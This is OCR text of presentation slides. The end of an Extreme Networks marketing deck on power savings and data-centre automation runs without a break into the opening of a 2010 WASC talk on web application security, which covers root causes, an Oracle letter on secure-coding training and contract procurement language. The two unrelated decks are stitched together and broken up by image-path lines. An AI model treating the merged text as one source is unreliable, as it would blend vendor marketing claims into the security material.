
Hibernate Power

Hibernation Mode


- Automate power savings
- Based on ExtremeXOS® extensibility framework
- Power costs can be reduced by up to 70%
- Overall, potential to use up to 91% less power than competitive chassis-based solutions
- Customizable profiles
- Manage and track via EPICenter®

Automate & Customize the Network

- Automate tasks with programs that run on switch
- Manage databases required for virtualization via EPICenter
- Custom applications
  - Interface switch to external applications via XML interface
- Loadable modules
- Single operating system



Extreme Networks: “Four Pillars” Solution



Physical

Network Topology

Reduce Network Tiers

Bandwidth and Performance

Fixed and Modular Platforms

Robust and Flexible Stacking

Efficient

Integration with VM Platforms

Network Profiles for VMs

Heterogeneous (Best of Breed) support for Virtual Machines

EPICenter® single pane of glass

Scalable

Provision 1,000s of Switches across Multiple Sites

VEPA

1G → 10G → 40G → 100G

Application Awareness & Support

Automated Customized

Automated Configuration

User Generated Scripts

XML - enabled Infrastructure

Open APIs

Program & Application Integration

Value to the Data Center

Forward-looking Statements

-

http://www.sec.gov

Thank You

BE EXTREME


Web Application Security Consortium

The State of Web Application Security: 2010

Ryan C. Barnett
Director of Application Security Research
Breach Security
WASC Member/Project Leader
OWASP Project Leader

Background

- Breach Security (www.breach.com)
  - Web Application Firewall Vendor
  - Director of Application Security Research
  - Leader of Breach Security Labs
  - ModSecurity Community Manager
- Author
  - Preventing Web Attacks with Apache
- Blog
  - http://tacticalwebappsec.blogspot.com
- Email
  - Ryan.Barnett@breach.com
  - rcbarnett@gmail.com



Foreword by JEREMIAH GROSSMAN,
founder and CTO of WhiteHat Security and cofounder of the
Web Application Security Consortium (WASC)

PREVENTING
WEB ATTACKS
WITH APACHE

RYAN C. BARNETT

Community Projects

- Open Web Application Security Project (OWASP)
  - Speaker/Instructor
  - Project Leader, ModSecurity Core Rule Set
- Web Application Security Consortium (WASC)
  - Board Member
  - Project Leader, Distributed Open Proxy Honeypots
  - Project Leader, Web Hacking Incident Database
- The SANS Institute
  - Courseware Developer/Instructor

Agenda

- Web Insecurity Contributing Factors
  - Root Causes
- Web Application Vulnerability Resources
  - WASC Web Application Security Statistics
  - CWE/SANS Top 25 Most Dangerous Programming Errors
  - OWASP Top 10
  - WASC Threat Classification
- Web Application Attacks Resources
  - WASC Distributed Open Proxy Honeypot Project
  - WASC Web Hacking Incident Database (WHID)
- Defensive Recommendations
  - Strategic vs. Tactical


WEB INSECURITY CONTRIBUTING FACTORS

Root Causes


The Trinity of Trouble #1

Web Application Security

- Connectivity
  - HTTP(S) is open to just about anyone
  - UFBP (***Universal Firewall Bypass Protocol***)
- Complexity
  - Multiple Tiers
  - Web Services
  - B2B
  - Web 2.0/Mash-Ups
  - ***Web application flow diagrams?***
- Extensibility
  - New features are constantly being added



The Supply Chain Problem



ORACLE

04 April 2008

Prof. [redacted]
Chair, Department of Electrical Engineering and Computer Science
[redacted]

Dear Prof. [redacted]:

I am writing you today since Oracle Corporation actively recruits top Computer Science graduates from [redacted]. As Chief Security Officer of Oracle, I am responsible for Oracle's secure development program. One of my key responsibilities is the assurance – that is, the demonstrable security-worthiness – of our software. As such, I am keenly aware of the high costs to Oracle and to our customers of avoidable, preventable defects in our software.


We at Oracle have found that many security vulnerabilities can be traced to a relatively few types of common coding errors; e.g., failure to check whether data written to a buffer will fit within that buffer or will overflow it. We have also determined that most developers we hire have not been adequately trained in basic secure coding principles in their undergraduate or graduate computer science programs. We have therefore had to develop and roll out our own in-house security training program at significant time and expense.

The Trinity of Trouble #2

Web Security Development Concepts

- ***Users are Evil***
  - Don’t expect them to act in a certain way
  - Often hear developers say “Why would a user do that?” when presented with a vuln
- ***Don’t Own the Browser***
  - User’s are not controlled by the browser
  - Don’t do client-side security (javascript)
  - Hidden form fields are not really hidden
- ***Don’t Trust User Input***
  - All data sent to a client must be treated as tainted or possibly malicious

The Contract Problem



Application Security Procurement Language

I. GENERAL

The Vendor shall agree to maximize the security of the software development throughout the term of this Contract according to general industry standards including but not be limited to the following terms and conditions.

The Contract shall clarify the security-related rights and obligations of all the parties to a software development relationship including any third-party contractors, subcontractors or other entities hired by Vendor.


The Vendor shall agree in writing that the terms of this Contract shall apply to Vendor's employees, as well as to third party contractors and subcontractors that will be employed by Vendor for the Contract.

The Vendor shall take all actions necessary to protect information regarding security issues and associated documentation, to help limit the likelihood that vulnerabilities in operational Purchaser's software are exposed.

Consistent with the provisions of this Contract, the Vendor shall use the highest applicable industry standards for sound secure software development practices to resolve critical security issues as quickly as possible. The "highest applicable industry standards" shall be defined as the degree of care, skill, efficiency, and diligence that a prudent person possessing technical expertise in the subject area and acting in a like capacity would exercise in similar circumstances.

